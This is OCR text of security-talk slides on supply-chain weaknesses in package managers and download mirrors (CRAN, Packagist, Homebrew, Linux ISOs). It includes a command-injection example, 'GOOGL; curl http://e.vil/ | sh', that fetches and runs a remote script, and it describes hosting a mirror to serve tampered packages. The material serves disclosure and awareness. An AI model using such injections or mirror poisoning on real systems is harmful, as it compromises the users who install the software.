
- Example: import current stock data -> query stock symbol against your server then, run "curl http://somestocklookupsite/$YOURSTOCKSYMBOL" Looks good until you return

"GOOGL; curl http://e.vil/ | sh" as the stock symbol

- Plenty of other ideas, invent your own!

But wait, there is a better attack

Installing R and packages



CRAN: Mirrors

In contrast with all the other package managers, CRAN relies nearly exclusively on mirrors

Mirrors to download the installer, re-select a mirror when downloading packages

Package verification is via MD5


Where does it get the MD5 from?

The package zip

Half the mirrors are HTTP

- Only matters for initial download
- HTTPS mirrors are preferred for pkgs

How does one become a mirror?



CRAN: Mirrors

Set up a web server with ~200GB free space

Set up rsync and some apache configs


Come up with a good reason why they should add you

Send an email

Would the project allow hacker scriptjunkie@scriptjunkie.us to host a mirror?

You bet!

(again, I did not alter any packages)



CRAN Mirror HOWTO/FAQ

This page explains how to create a **new** CRAN mirror, which is fairly simple. If you would like to become an official CRAN mirror, please be sure to read and follow these instructions carefully. You should have the consent of your hosting company (if you aren't a hosting company yourself), and be prepared for some reasonably significant bandwidth usage. The full size of CRAN was approx 120GB on 2012-10-16 (and we are growing all the time).

We currently have no written set of rules when we accept a new mirror into the official list. PHP accepts only up to two mirrors per country, we think there may be need to treat China different from, say, Luxembourg. So use common sense and ask yourself whether your mirror helps the R community. We want good global coverage, but also short lists on the mirror webpage or in a GUI. In addition, human time is involved in maintaining the list and monitoring it. If there is no mirror in your country, it will usually accepted. Otherwise ask first if in doubt.

Where do I get a copy of CRAN?

The CRAN master site at WU Wien, Austria, can be found at the URLs

http://cran.r-project.org

ftp://cran.r-project.org/pub/R/

rsync: cran.r-project.org:

All you have to do is recursively mirror the complete tree to your webserver on a regular basis (at least twice a week, better every 1-2 days, but not more than twice a day). Which software you use for mirroring depends on the operating system of your server, but we strongly recommend that you use rsync. For security reasons we furthermore recommend mirroring over a SSH tunnel. You may want to call rsync using the following arguments:

```
rsync -e "ssh" -rtlzv --delete cran-rsync@cran.r-project.org: /dir/on/local/disc
```

or (potentially insecure):

```
rsync -rtlzv --delete cran.r-project.org::CRAN /dir/on/local/disc
```

Please send your public SSH key to cran-sysadmin@r-project.org in advance and do not forget the `--delete` flag to remove files from the mirror that are no longer present on the master.

Server configuration

CRAN contains no dynamic pages, so no special configuration of your web server is needed. The only exception is that files with extension `.shtml` need to be recognised as HTML pages, but that is the default for most server

CRAN: Mirror stats

Over 10 days

43,733 total packages downloaded by R

949 unique IP's

Between 529 and 22,209 downloads per day

Nearly 100 unique IP's per day

Mostly US

- Obviously, mirrors are listed by country
- You could set up a mirror in whatever target country you want

Is typosquatting in the wild?

PHP is the most popular server-side web programming language

Composer is the command line tool to pull packages and manage dependencies

Uses Packagist repository


Dependencies specified in composer.json and installed with “`php composer.phar install`”

One of the most popular PHP packages is Laravel (“The PHP Framework For Web Artisans”)

Laravel is obtained via installing "laravel/framework“

"larvel/framework" is somebody else

Malicious? Maybe no… In-the-wild typosquatting? Yes



Operating Systems

PACKAGE MANAGERS AND INSTALLERS

Homebrew

"The missing package manager for macOS"

Install programs with "brew install wget"

"Homebrew installs the stuff you need that Apple didn't."

Brew Packages (“formulae”)

Submitted via pull request

Must be relatively well-established software

Ruby code inside the “install” method

Homebrew formulae are simple Ruby scripts:

```ruby
class Wget < Formula
  homepage "https://www.gnu.org/software/wget/"
  url "https://ftp.gnu.org/gnu/wget/wget-1.15.tar.gz"
  sha256 "52126be8cf1bddd7536886e74c053ad7d0ed2aa89b4b630f76785bac21695fcd"

  def install
    system "./configure", "--prefix=#{prefix}"
    system "make", "install"
  end
end
```

Installing Brew

Brew is installed with a terminal command, copy & pasted from brew.sh

http://brew.sh/

UPDATE: in Feb, brew.sh installed an HTTPS cert and auto-redirects. HTTP still default on Google.

Linux Mint


Home
Download
Project
About
Links
Linux Mint 18.1
LMDE 2
All versions
Documentation
Buy CDs
Donate
Participate
Download
Linux Mint 18.1 "Serena" - Cinnamon (64-bit)
Information about this edition
RELEASE
Linux Mint 18.1 "Serena" - Cinnamon (64-bit)
SIZE
1.7GB
RELEASE NOTES
Release Notes
ANNOUNCEMENT
Announcement
TORRENT
Torrent
AUTHENTICITY
Don't forget to verify your ISO
Download mirrors
COUNTRY
MIRROR
World
EvoWise CDN
Canada
Manitoba Unix User Group
Canada
University of Waterloo Computer Science Club
USA
advancedhosters.com
USA
Clarkson University
USA
Go-Parts
USA
James Madison University
USA
kernel.org
USA
Linux Freedom
USA
MetroCast Cablevision
USA
Nexcess
USA
pair Networks
USA
TAP Open Source Mirror
Follow us
Sponsors
PIA
privateinternetaccess
MINT2015
acunetix
Advertisements
What is Linux Mint?
Click here and find out

Linux Mint

Download redirects to mirror selection


109 download methods on Linux Mint iso download page.

Of those, only 1 is secure (HTTPS); 108 sources are not.

True of other distros?

- Ubuntu – yes HTTP
- SUSE Linux Enterprise – yes HTTP
- CentOS – yes HTTP redirect
- Red Hat Enterprise – No, HTTPS
- Debian (see next)
- Others – Probably, I got bored checking

Debian


Getting Debian
Debian is distributed freely over Internet. You can download all of it from any of our mirrors. The Installation Manual contains detailed inst
instructions.
If you simply want to install Debian, these are your options:
Download an installation image
Try Debian live before installing
Depending on your Internet connection, you may c
the following:
system from a CD, D
computer. When you a
vided the images me
on requirements, this
information about this
A small installation image: can be downloac
should be recorded onto a removable disk. To
need a machine with an Internet connection.
64-bit PC netinst iso, 32-bit PC netinst iso
A larger complete installation image: contai
ier to install machines
Opening debian-8.7.1-amd64-netinst.iso
You have chosen to open:
debian-8.7.1-amd64-netinst.iso
which is: iso File (248 MB)
from: http://caesar.acc.umu.se
What should Firefox do with this file?
Open with
Browse...
Save File
Do this automatically for files like this from now on.
OK
Cancel
Registered mirrors of the "debian-cd" archive
cdimage.debian.org/debian-cd/current/amd64/iso-cd/
Search
Parent Directory -
MD5SUMS 2017-01-17 10:08 5.4K
MD5SUMS.sign 2017-01-17 10:20 819
SHA1SUMS 2017-01-17 10:08 6.0K
SHA1SUMS.sign 2017-01-17 10:20 819
SHA256SUMS 2017-01-17 10:08 8.1K
SHA256SUMS.sign 2017-01-17 10:20 819
SHA512SUMS 2017-01-17 10:08 14K
SHA512SUMS.sign 2017-01-17 10:20 819
debian-8.7.1-amd64-CD-1.iso 2017-01-16 12:53 630M
debian-8.7.1-amd64-CD-2.iso 2017-01-16 12:53 648M
debian-8.7.1-amd64-CD-3.iso 2017-01-16 12:53 648M
debian-8.7.1-amd64-CD-4.iso 2017-01-16 12:53 584M
debian-8.7.1-amd64-CD-5.iso 2017-01-16 12:53 595M
debian-8.7.1-amd64-CD-6.iso 2017-01-16 12:53 648M
debian-8.7.1-amd64-CD-7.iso 2017-01-16 12:53 648M
debian-8.7.1-amd64-CD-8.iso 2017-01-16 12:53 593M
debian-8.7.1-amd64-kde-CD-1.iso 2017-01-16 12:02 631M
Inspector Console Debugger Style Editor Performance Network
All HTML CSS JS XHR Fonts Images Media Flash WS Other
6 requests, 13.06 KB, 1.69 s
Filter URLs
Status Method File Domain
200 GET /debian-cd/current/amd64/iso-cd/ cdimage.debian.org
304 GET blank.png cdimage.debian.org
304 GET go-previous.png cdimage.debian.org
304 GET text-x-generic-template.png cdimage.debian.org
304 GET application-certificate.png cdimage.debian.org
304 GET media-optical.png cdimage.debian.org
Headers Cookies Params Response Timings Preview
Request URL: http://cdimage.debian.org/debian-cd/current/amd64/iso-cd/
Request method: GET
Remote address: 130.239.18.165:80
Status code: 200 OK
Version: HTTP/1.1
Edit and Resend Raw headers
Filter headers
Response headers (0.317 KB)
Inspector Console Debugger Style Editor
All HTML CSS JS XHR Fonts Images Media Flash WS Other
2 requests, 0 KB, 0 s
Filter URLs
Status Method File Domain
302 GET debian-8.7.1-amd64-netinst.iso cdimage.debian.org
200 GET debian-8.7.1-amd64-netinst.iso caesar.acc.umu.se
Headers Cookies Params Response
Request URL: http://cdimage.debian.org/debian-cd/current/amd64/is
Request method: GET
Remote address: 130.239.18.165:80
Status code: 302 Found
Version: HTTP/1.1
Edit and Resen
Filter headers
Response headers (0.370 KB)
Cache-Control: "max-age=300"
Brazil: debian.c3sl.ufpr.br: HTTP
Brazil: debian.pop-sc.rnp.br: HTTP

Debian

Also downloads over HTTP by default; redirected to mirror or manual mirror selection

What if the download was Man-In-The-Middle intercepted and modified?

Mirrors have copy of hashes and GPG signature of hashes

To validate an iso, you must

- Download the iso
- Download the SHA*SUM file
- Calculate and verify the hash
- Download the sig file
- Install GPG
- Find and download the proper Debian key (ha!)
- Verify the signature of the hash sig file against the debian key

